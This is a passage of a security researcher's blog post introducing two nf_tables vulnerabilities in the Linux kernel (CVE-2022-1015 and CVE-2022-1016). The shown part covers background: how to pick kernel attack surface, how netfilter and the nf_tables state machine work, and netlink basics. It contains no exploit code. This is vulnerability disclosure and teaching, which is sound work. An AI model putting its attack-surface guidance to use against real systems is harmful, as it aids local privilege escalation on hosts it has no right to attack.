How The Tables Have Turned: An analysis of two new Linux vulnerabilities in nf_tables

02 Apr 2022

Hey there! This post will be about two vulnerabilties I found in the `nf_tables` component of the netfilter subsystem in the Linux kernel.

- CVE-2022-1015 pertains to an out-of-bounds access due to insufficient validation of input arguments, and can lead to arbitrary code execution and local privilege escalation by extension.
- CVE-2022-1016 pertains to related insufficient stack variable initialization, which can be used to leak a large variety of kernel data to userspace.

These issues should be exploitable on default configurations of the latest Ubuntu and RHEL. I wrote my CVE-2022-1015 PoC targeting Arch Linux, kernel version 5.16-rc3.

You can find the original oss-security report here. There has been substantial discussion regarding the report on Hackernews and Reddit.

This post is geared towards people with at least an elementary understanding of the Linux kernel in terms of functionality and security. I've put a considerable amount of effort into making this post accessible for people that are not too familiar with the Linux networking stack; We're diving deep!

I ended up writing a lot more words than initially anticipated, so here's a reading guide:

- If you are just here for the vulnz, start at Section 4
- If you also want some background on respective kernel subsystems, start at Section 2
- If you're interested in additional background, read the whole thing.

Hope you enjoy, and let's jump right in!

---

1. Background

In the middle of February, Google's vulnerability research program announced that they would continue their kCTF vulnerability reward program, offering bounties ranging from $31,337 to $91,337 for a Linux kernel exploit that can escalate an unprivileged process to root privileges from a nsjail sandbox.

Being a poor student, this of course caught my eye. This was my first time doing "real-world" vulnerability research, but in my adventures playing CTF with organizers, I've become approximately familiar with Linux kernel security. After many hours of little to no progress (but a substantial increase in Linux knowledge), I managed to find some funny vulnerabilities in the `nf_tables` module.

Sadly, at the end of the day, it turned out that the module is not present on Google's kCTF instance, so I couldn't exploit it. Of course, I still reported the bugs, and wrote an LPE exploit for CVE-2022-1015.

1.1. Target identification and auditing strategy

Okay, so you've decided you're going to find some vulnerabilities in Linux. What now? Linux is a gigantic project, and it's easy to not see the wood for the trees. To make matters worse, many internals are undocumented and require reading a lot of code to understand.

I started by trying to get a detailed view of Linux' security model. Finding a bug is one thing, but finding a *good* bug is another. After all, not all bugs are created equal:

- If a bug requires root privileges, there is no meaningful security boundary (unless module signing is enabled).
    - Things that come to mind are most of the (virtual) filesystem modules. Only the initial root user can mount these. The exception lies with vfs'es that specify `FS_USERNS_MOUNT`, in which case you can mount them in a user namespace.
- If a bug is not accessible through system calls, it probably won't be exploitable.
    - This applies to most hardware drivers, since you do not have physical access to the machine. Low level network drivers might still be a good target if you can e.g. send data over bluetooth or 802.11ac.
    - This of course depends on your exploitation scenario.
- Many bugs require `CAP_SYS_ADMIN` or `CAP_NET_ADMIN`.
    - User namespaces are enabled by default, so generally this is not a problem.
    - Otherwise you will have to escalate privileges to the namespace root inside a container first.
- Not all modules are present on your target.
    - Linux is an exceptionally configurable piece of software, and as such configurations vary wildly.
    - The kernel config is generally accessible from `/proc/config.gz`. Modules can be either loaded in (=m) or compiled separately and loaded at runtime (=y).
    - You can use `/proc/modules` and `/proc/kallsyms`, but they are not entirely reliable, since modules can be loaded dynamically in the kernel (e.g. `request_module`).
    - If you are uncertain, write a small program that tries to interact with the module.

These constraints help us to bound the subsystems in which to look for vulnerabilities. I think it's a good idea to spend some serious time trying to map out attack surface for your particular target.

I've definitely learned my lesson regarding the last point. Like mentioned, the `nf_tables` module ended up not being loaded on the kCTF instance. I could have

found this out from the beginning and saved myself some disappointment :p. On the other hand, you probably wouldn't be reading this blog post right now if I did that, so I guess it turned out alright in the end.

A likely explanation for COS, Google's container-optimized Linux fork, not shipping with `nf_tables` can be found here and here.

1.2. nf_tables: why?

After evaluating some of the aforementioned points, I decided that my best course of action would probably be to look at networking code. Most of the interesting functionality in there requires `CAP_NET_ADMIN`, but as mentioned, this is not really a problem. On the contrary, I suspect that components that require special capabilities are generally less safe, as kernel developers might have a false sense of security.

I also made a conscious effort to pick a subsystem that I wanted to know more about; this way, even if you don't find any bugs, you still learn a lot of interesting stuff.

I looked at a bunch of other network subsystems, but didn't find anything of significance. After casually browsing the `net/` subdirectory, I stumbled upon the `nf_tables` module. It seemed like it was quite complex, and decided to spend some time seeing what this thing was all about.

More importantly, I saw some very amusing terminological coincidences with the cryptocurrency insanity that's been surfacing recently:

```
case offsetof(struct ethhdr, h_dest):
        if (!nft_payload_offload_mask(reg, priv->len, ETH_ALEN))
                return -EOPNOTSUPP;

        NFT_OFFLOAD_MATCH(FLOW_DISSECTOR_KEY_ETH_ADDRS, eth_addrs,
                          dst, ETH_ALEN, reg);
        break;
```

NFTs on the Ethereum chain have been lurking in your kernel for ages... 👁️
👁️


---

2. Introduction to netfilter

Netfilter (`net/netfilter`) is a large networking subsystem in the kernel. Essentialy, it places *hooks* all throughout the regular networking modules that other modules can register handlers for. When a hook is reached, control is delegated to

these handlers, and they can operate on the respective network packet structure. The handlers can accept, drop, or modify the packets.

These hooks are used as abstract building blocks for higher-level functionality, like Network Address Translation and packet filtering.



High-level netfilter architecture (source: arthurchiao.art)

Netfilter comes with a bunch of default components that use these hooks. Some examples:

- `nf_conntrack` keeps track of all network connections.
  - Operates on a higher granularity than packets, grouping packets together in connections.
  - A connection is not necessarily a transport layer level connection. For example, ICMP also has connection entries.
  - Collects data for such connections in a database, e.g. amount of packets and bytes sent, creation time, connection state, etc.

- `nf_nat` performs network address (and port) translation for incoming and outgoing IP packets.
  - Builds on `nf_conntrack` .
  - Alters egress packets their source address and port before forwarding them

    - Alters ingress packets their destination address and port to the host address of the local network host and forwards them accordingly.


- `nf_queue` delegates packets to usermode, after which a daemon can perform arbitrarily complex tasks on them.
    - Provides an easy way to extend netfilter in any way you like, at a performance cost.

- `nf_tables` filters or reroutes packets based on user-defined rules.
    - Being the successor to iptables, `nf_tables` is protocol-agnostic by design.
    - Protocol detection logic has to be encoded in the rules.
    - More on `nf_tables` later! I will explain this component in-depth in section 3, as this post ultimately revolves around it.

To phrase it in simple terms, netfilter provides ways to:

- Implement (stateful) firewalls
- Implement load balancers
- Implement network address translation
- Provide userspace connection logging (à la `ss`, `lsof`, `conntrack`)
- .. and more!

Of course this is a very simplified explanation, but I hope it helps to give you a general idea of what netfilter is and does. For more detailed resources, see this blogpost on netfilter/iptables and this blogpost on nf_conntrack.



Netfilter components (source: Jan Engelhardt)

N.B. The meta seems to be moving to eBPF based network filtering (see cilium). eBPF is also a notorious attack surface, and this is a complex task, so it might be fruitful to investigate security implications of this paradigm shift.

---

3. Introduction to nf_tables

As mentioned, `nf_tables` exposes an interface to supply rules. These rules will then be "ran" on certain specified packets, after which some sort of verdict is reached to decide whether to drop or allow the packets, or even to reroute them. To get a good understanding of how this works, some more detailed information might be useful.

N.B. Generally, `nf_tables` refers to the internal kernel implementation, and nftables refers to `nf_tables` plus all the usermode tools you need to actually use it.

3.1. General nf_tables architecture

In `nf_tables`, a *table* (`struct nft_table`) is a container that's associated with a specific type network protocol (e.g. `ip, ip6, arp`). Handlers are installed at the respective netfilter hook locations, and whenever a packets hits the route, processing of the respective table begins.

The table is a container that can house a set of *chains* (`struct nft_chain`). In particular, you can add *base chains* to a table, which contain some information regarding what type of traffic they'd like to process. For example, a base chain can specify that it wants to act on ingoing or outgoing traffic, and optionally it can specify that this should only be done for a particular network interface (e.g. the loopback interface or the ethernet interface).

Base chains have a priority attached to them which determines the order in which they are ran. You can also add a regular (non-"base") chain to a table, but it won't process any packets automatically (more on this later.)

Lastly, a base chain includes a policy, which determines whether to drop or accept a packet if no clear verdict is reached by the instructions in the chain.

Moving on, the chains are containers for an ordered set of *rules* (`struct nft_rule`). Rules are actions that can be configured inside a chain, and when the chain is evaluated, it will run every one of its rules in sequence. The rules are yet

another container for *expressions* (`struct nft_expr`)! The expressions are in turn iterated over and executed, performing actual operations; they're the instructions for the state machine.

An intuitive nf_tables analogy using the experiental designs of Alfred (alfred.com.au)

Tables, chains, and rules seem to be first class objects in nftables, but expressions are not. As such, any conventional way to configure nftables abstracts away the latter.

The precise semantics of the state machine will be covered in the next subsection.

The expressions are by far the most interesting part of the whole thing, because they concretely do stuff, and there's a lot of them. For that reason, let's take a closer look:

```
/* NOTE: taken from include/net/netfilter/nf_tables.h */

/**
 *      struct nft_expr_ops - nf_tables expression operations
 *
 *      @eval: Expression evaluation function
 *      @size: full expression size, including private data size
 *      @init: initialization function
 *      @activate: activate expression in the next generation
 *      @deactivate: deactivate expression in next generation
 *      @destroy: destruction function, called after synchronize_rcu
 *      @dump: function to dump parameters
 *      @type: expression type
```

```
 *      @validate: validate expression, called during loop detection
 *      @data: extra data to attach to this expression operation
 */
struct nft_expr_ops {
        void    (*eval)(const struct nft_expr *expr,
                        struct nft_regs *regs,
                        const struct nft_pktinfo *pkt);
        ...
        unsigned int                    size;
        ...
        int     (*init)(const struct nft_ctx *ctx,
                        const struct nft_expr *expr,
                        const struct nlattr * const tb[]);
        ...
};
/**
 *      struct nft_expr - nf_tables expression
 *
 *      @ops: expression ops
 *      @data: expression private data
 */
struct nft_expr {
        const struct nft_expr_ops       *ops;
        unsigned char                   data[]
                __attribute__((aligned(__alignof__(u64))));
};
```

A `struct nft_expr` acts as an abstract type, and other modules can define concrete implementations by assigning to the `ops` fields. `ops->length` is then used to denote the length of their true size (`sizeof(struct nft_expr_ops) + sizeof(<struct expr_data>)`).

For example, the `immediate` expression (one of the simpler expressions) aliases the data field to

```
struct nft_immediate_expr {
        struct nft_data  data;
        u8               dreg;  /* destination register index */
        u8               dlen;  /* length of destination */
};
```

and sets the `ops` field to a pointer to

```
static const struct nft_expr_ops nft_imm_ops = {
        .type           = &nft_imm_type,
        .size           = NFT_EXPR_SIZE(sizeof(struct nft_immediate_ex
pr)),
        .eval           = nft_immediate_eval,
```

```
        .init           = nft_immediate_init,
        .activate       = nft_immediate_activate,
        .deactivate     = nft_immediate_deactivate,
        .destroy        = nft_immediate_destroy,
        .dump           = nft_immediate_dump,
        .validate       = nft_immediate_validate,
        .offload        = nft_immediate_offload,
        .offload_flags  = NFT_OFFLOAD_F_ACTION,
};
```

The expression is then allocated as follows:

```
kzalloc(expr_info.ops->size, GFP_KERNEL);
```

When actually "running" the expression, the `ops->eval` field is called with some arguemnts, namely the `struct nft_expr` itself (to access its static data, like parameters), a pointer to the memory it can read from and write to (registers, `struct nft_regs`) and some packet info. The new register state is then passed on to the next expression, etc.

The `struct nft_regs` structure also contains a `verdict` field that can be set by an expression to determine control flow.

3.2. The nf_tables state machine in detail

To reason about this architecture, it's a good idea to look at the actual fetch-execute loop of the state machine machine more closely. `nft_do_chain` is initiated for every distinct base chain in the table. I simplified some parts for brevity, and heavily commented it:

```
/* NOTE: taken from net/netfilter/nf_tables_core.c */

unsigned int
nft_do_chain(struct nft_pktinfo *pkt, void *priv)
{
    const struct nft_chain *chain = priv, *basechain = chain;
    const struct net *net = nft_net(pkt);
    struct nft_rule *const *rules;
    const struct nft_rule *rule;
    const struct nft_expr *expr, *last;
    struct nft_regs regs;
    unsigned int stackptr = 0;
    struct nft_jumpstack jumpstack[NFT_JUMP_STACK_SIZE];
    ...
next_rule:
```

```
    rule = *rules;
    regs.verdict.code = NFT_CONTINUE;

    /* Iterate over the rules in the chain */
    for (; *rules ; rules++) {
                rule = *rules;

        /* Iterate over the expressions in the rule, evaluating them
 */
        nft_rule_for_each_expr(expr, last, rule) {
            expr_call_ops_eval(expr, &regs, pkt);

            /* If no explicit verdict is set,
             * continue iterating the rule's expressions*/
            if (regs.verdict.code != NFT_CONTINUE)
                break;
        }

        /* If the verdict is NFT_BREAK,
         * stop executing this rule and advance to the next rule */
        if (regs.verdict.code == NFT_BREAK) {
            regs.verdict.code = NFT_CONTINUE;
            continue;
        }
        /* Else, we stop executing the chain's rules altogether
         * and inspect the verdict more closely. */
        break;
    }

    /* Check verdict after the chain has been processed */
    switch (regs.verdict.code & NF_VERDICT_MASK) {
    /* If the verdict is any of these,
     * stop executing and let the caller
     * interpret the given verdict. */
    case NF_ACCEPT: /* Accept the packet, resume any further chain exe
cution */
    case NF_DROP:   /* Drop the packet */
    case NF_QUEUE:  /* Delegate packet to usermode program */
    case NF_STOLEN: /* Drop, but don't clean up conntrack and stuff */
        return regs.verdict.code;
    }

    switch (regs.verdict.code) {
    /* NFT_JUMP is analogous to "calling" another chain.
     * The return "address" is pushed onto the stack,
     * and if the chain we go to does not issue
     * an explicit verdict as seen above, resume
     * execution from where we left off. */
    case NFT_JUMP:
        if (WARN_ON_ONCE(stackptr >= NFT_JUMP_STACK_SIZE))
            return NF_DROP;
        jumpstack[stackptr].chain = chain;
        jumpstack[stackptr].rules = rules + 1;
        stackptr++;
```

```
            fallthrough;
        /* NFT_GOTO is analogous to "jumping" to another chain,
         * i.e. executing another chain without ever returning.
         * Great naming, i know.. */
        case NFT_GOTO:
                    chain = regs.verdict.chain;
                    goto do_chain;
        case NFT_CONTINUE: /* Reached whenever the chain is executed fully
                            * without an explicit verdict */
        case NFT_RETURN:   /* Reached whenever issued explicitly
                            * to return early from a chain */
                    break;
        default:
                WARN_ON(1);
        }

        /* Return to previous chain on call stack if applicable */
        if (stackptr > 0) {
                stackptr--;
                chain = jumpstack[stackptr].chain;
                rules = jumpstack[stackptr].rules;
                goto next_rule;
        }

        /* Return the chain's policy (default accept or drop)
         * if no clear verdict is reached */
        return nft_base_chain(basechain)->policy;
}
```

This should clear up any confusion about the difference between a chain and a rule. Simply put, the chain can be thought of as a function to which execution can be delegated to. The rules are groups of instructions inside of such a “function” that cannot be jumped to directly, but expressions inside that rule can delegate execution to either

- The next expression (`NFT_CONTINUE` , default)
- The next rule (`NFT_BREAK`)
- A jump target (chain) (`NFT_JUMP` , `NFT_GOTO`)
- The base chain caller (`NF_ACCEPT` etc.)

This also reveals the utility of non-base chains as jump targets. In fact, **only** non-base chains can be jumped to.

3.3. nf_tables expressions

Alright, now that we got that down, let’s quickly review how the expressions work, and how the user can configure them.

Remember that `struct nft_regs` structure that the expressions can read from and write to?

```
/**
 *      struct nft_regs - nf_tables register set
 *
 *      @data: data registers
 *      @verdict: verdict register
 *
 *      The first four data registers alias to the verdict register.
 */
struct nft_regs {
        union {
                u32                     data[20];
                struct nft_verdict      verdict;
        };
};
-----
/**
 *      struct nft_verdict - nf_tables verdict
 *
 *      @code: nf_tables/netfilter verdict code
 *      @chain: destination chain for NFT_JUMP/NFT_GOTO
 */
struct nft_verdict {
        u32                             code;
        struct nft_chain                *chain;
};
-----
/* These are used to index into the registers */
enum nft_registers {
        NFT_REG_VERDICT,
        NFT_REG_1,
        NFT_REG_2,
        NFT_REG_3,
        NFT_REG_4,
        __NFT_REG_MAX,
        NFT_REG32_00    = 8,
        NFT_REG32_01,
        ...
        NFT_REG32_15,
};

#define NFT_REG_MAX     (__NFT_REG_MAX - 1)
#define NFT_REG_SIZE    16
#define NFT_REG32_SIZE  4
```

Yeah.. this is actually a bit of a mess. Initially there were 4 registers, each 16 bytes. This was eventually deemed inconvenient, and now you can also index registers at a granularity of four bytes. Also note how the first 16 bytes of the structure actually overlap with the `struct nft_verdict`. The verdict cannot be written to directly,

as it contains a `struct nft_chain` pointer for `NFT_{JUMP,GOTO}`, and being able to read from or write to that directly would obviously be problematic. It's not clear why this is even an union instead of a struct in the first place (does it have any added value?!)

Often times, you can think of these registers (be it the 4-byte or 16-byte ones) as being a sequential buffer instead of discrete registers. Many expressions can read from- or write to multiple sequential registers at once. The users generally provides a source register (a *sreg*) and/or a destination register (a *dreg*) to the expression along with some other parameters, like a length, which are then validated and/or processed before being written to the expression structure. The respective `eval` routine can then use these values.

There's simply too many expressions to go over all of them, but I'll make sure to cover any that are relevant to what we'll be doing later.

```
[david@vr netfilter]$ grep -rniP "static const struct nft_expr_ops \w" | wc -l
58
```

There are quite some expressions

3.3.1. nft_immediate_expr

The `nft_immediate_expr` expression (`net/netfilter/nft_immediate.c`) can be used to write some constant data to the registers or to the verdict.

```
struct nft_immediate_expr {
        struct nft_data  data;  /* nft_data contains up to 16 bytes of
data OR a verdict */
        u8               dreg;  /* destination register index */
        u8               dlen;  /* length of destination */
};
```

The user provides a `dreg` index and up to 16 bytes of immediate `data` that will be written to it, or if `dreg` equals zero, a verdict instead. If the verdict is `NFT_{JUMP,GOTO}` a valid chain identifier also needs to be supplied, which is then resolved to a chain pointer. The `dlen` field is set accordingly.

To my knowledge, the `nft_immediate_expr` expression is the only expression that allows the user to directly write their own arbitrary verdict.

3.3.2. nft_cmp_expr

The `nft_cmp_expr` expression (`net/netfilter/nft_cmp.c`) can be used to compare register values to some constant data.

```
struct nft_cmp_expr {
        struct nft_data data;
        u8                      sreg;
        u8                      len;
        enum nft_cmp_ops        op:8;
};
```

The user provides an `sreg` and up to 16 bytes of `data` (`dlen` is again set accordingly), along with an comparison operation (`NFT_CMP_EQ` , `NFT_CMP_NEQ` , `NFT_CMP_GT` , etc.). Upon evaluation, `dlen` bytes from `sreg` are compared with `data` . If the comparison is false, an `NFT_BREAK` verdict is issued to break from the current rule, and nothing happens if otherwise. This can be used to implement conditional logic inside of a rule.

3.3.3. nft_bitwise

Moving on to a slightly more complicated case, the `nft_bitwise` expression (`net/netfilter/nft_bitwise.c`) can be used to perform bitwise operations in a variety of ways.

```
struct nft_bitwise {
    u8                      sreg;
    u8                      dreg;
    enum nft_bitwise_ops    op:8;
    u8                      len;
    struct nft_data         mask;
    struct nft_data         xor;
    struct nft_data         data;
};
```

The user provides a `len` , an `sreg` and a `dreg` . An operator (`op`) can be passed to signify the type of bitwise computation to perform:

- If `op` is not set or equals `NFT_BITWISE_BOOL` :
  - The user supplies up to `len` bytes of `xor` data and/or `mask` data.
  - `len` is constrained to at most 16.
  - Upon evaluation, data at `sreg` is XOR'd and masked, result is written at `dreg` .

- If `op` equals `NFT_BITWISE_LSHIFT` or `NFT_BITWISE_RSHIFT`:
  - The user supplies a shift amount `data`.
  - `len` is not constrained beyond bounds checks.
  - Upon evaluation, the `len` bytes at `sreg` are arithmetically shifted by `data` bits and written at `dreg`.
    - The shift carry adheres to network byte order if `len` is not a multiple of four.

3.3.4. nft_payload

An interesting expression is `nft_payload`, which can be used to interact with the packet that we are currently operating on as a means of input to the state machine.

```
struct nft_payload {
        enum nft_payload_bases  base:8;
        u8                      offset;
        u8                      len;
        u8                      dreg;
};
```

The user provides a `len`, a `dreg` and an `offset` along with a `base`. The base denotes which protocol layer we are operating on.

Base	Offsets to
`NFT_PAYLOAD_LL_HEADER`	Link layer, e.g. ethernet or 802.11 header
`NFT_PAYLOAD_NETWORK_HEADER`	Network layer, e.g. IPv4 or IPv6 header
`NFT_PAYLOAD_TRANSPORT_HEADER`	Transport layer, e.g. TCP or UDP header
`NFT_PAYLOAD_INNER_HEADER`	Inner header, i.e. the actual packet “contents”

If the packet in question doesn’t have the requested header, an `NFT_BREAK` verdict is issued.

Otherwise, `len` bytes at `offset` bytes from the chosen base in the packet are written at `dreg`.

3.3.5. nft_meta

Last but not least, we have `nft_meta`, an expression that can either write metadata to the registers, or alter packet metadata itself.

```
struct nft_meta {
        enum nft_meta_keys      key:8;
        union {
                u8              dreg;
                u8              sreg;
        };
};
```

The user supplies a `key` that refers to a certain metadata type, and a `dreg` at which that metadata is written, or an `sreg` from which data is written to the packet metadata, depending on which the user specified (though not all metadata can be written to.)

There's too many keys to list, but some interesting ones are:

Key	Performs
`NFT_META_L4PROTO`	Write transport protocol to register, or issue `NFT_BREAK` if the packet doesn't have one.
`NFT_META_LEN`	Write total packet length to register.
`NFT_META_CPU`	Write CPU on which packet is processed to register.
`NFT_META_PRANDOM`	Write random value to register.
`NFT_META_TIME_{NS,DAY,HOUR}`	Write system time in specified unit to register.
`NFT_META_{I,O}IFKIND`	Write input or output network interface "kind" (identifier) to register.
`NFT_META_PRIORITY`	Either write internal packet priority to register, or write register to internal packet priority.

Subsections 3.4. and 3.5. are not relevant for the vulnerabilities, nor for exploitation. If you're not interested in extra context, feel free to skip to Section 4.

3.4. Communicating with nf_tables through netlink


We've got the basics down now, but you might still wonder how you interact with `nf_tables` in the first place!

You can interact with netfilter using *netlink*. Netlink is a kernel interface and protocol that is used to communicate networking information from usermode to kernel and vice versa, and was developed to overcome limitations and pains of plain `ioctl` s. For example, kernel developers using netlink can easily accept variable-length arguments, write shallow validation rules declaratively, et cetera. Almost all Linux network administration utilities use netlink one way or another (for example the `iproute2` stack: `ip` , `ss` and `bridge` .)

You communicate with netlink through an AF_NETLINK socket. Every kernel subsystem that wants to communicate using netlink defines an associated *socket family* that the user has to specify. To create a netlink socket that is hooked up to netfilter, we can use the `NETLINK_NETFILTER` family.

```
int fd = socket(AF_NETLINK, SOCK_DGRAM, NETLINK_NETFILTER);
```

For a complete list of netlink families, check out `netlink(7)` .



Basic netlink architecture overview (credit: Kev Jackson)

One nice little fact about netlink is that it is smart enough to automatically load modules that you request to communicate with, as long as `modprobe` and the

module itself are present. The netfilter interface (`nf_netlink.ko`) will also automatically do the same for any components you request (like `nf_tables`). Vulnerability researchers that we are, this means that we don't have to worry about the modules being loaded beforehand.

`sendmsg` is used to, well, send messages to the netlink socket, with iovecs pointing to `struct nlmsghdr` s, the netlink message headers.

```
struct nlmsghdr {
        __u32           nlmsg_len;      /* Length of message including
header */
        __u16           nlmsg_type;     /* Message content */
        __u16           nlmsg_flags;    /* Additional flags */
        __u32           nlmsg_seq;      /* Sequence number */
        __u32           nlmsg_pid;      /* Sending process port ID */
};
```

In particular, `nlmsg_type` specifies the interface-specific message type we're sending and `nlmsg_flags` contains some extra information about the type of message this is. `NLM_F_REQUEST` has to be set for every outgoing message, optionally ORed together with one of `NLM_F_CREATE` , `NLM_F_REPLACE` , `NLM_F_APPEND` or `NLM_F_EXCL` . The latter flags are interpreted at discretion of the interface that is handling the message. `nlmsg_len` of course contains the length of the complete message, and `nlmsg_seq` and `nlmsg_pid` specify some information for getting back messages.

The actual message follows right after the header, and contains an interface-specific stucture, optionally followed by a series of *attributes* (`struct nlattr`).

```
struct nlattr {
        __u16           nla_len;
        __u16           nla_type;
};
```

These attribute headers contain an interface-dependent `nla_type` , and an `nla_len` to denote the total attribute length. After this header, an again interface-dependent structure follows. In the kernel, shallow length and type checks can be performed per attribute declaratively.

To make things more fun, attributes can also contain nested attributes!

You can receive messages from netlink sockets using `recvmsg` , which will write a netlink message of the same format to the specified iovec(s). In order to receive

messages, the socket has to `bind` to a `struct sockaddr_nl` with the `AF_NETLINK` family set. Additionally, the *groups* for which you want to receive messages have to be specified.

A netlink interface defines message queue groups that you can subscribe to in order to receive specific messages that interest you. For example, to receive any messages that pertain to `nf_tables` tables you specify the `NFNLGRP_NFTABLES` flag:

```
struct sockaddr_nl rsa = {
    .nl_family = AF_NETLINK,
    .nl_groups = 1 << (NFNLGRP_NFTABLES - 1);
};
bind(nlfd, (struct sockaddr*)&rsa, sizeof(rsa));
```

The `NFNLGRP_NFTABLES` group will only be sent messages whenever the `nf_tables` table configuration is altered, but some netlink interfaces also define groups that will be sent messages based on e.g. a network event (one example would be `nf_queue`).

To read more about the netlink protocol, refer to its RFC or to linux/netlink.h.

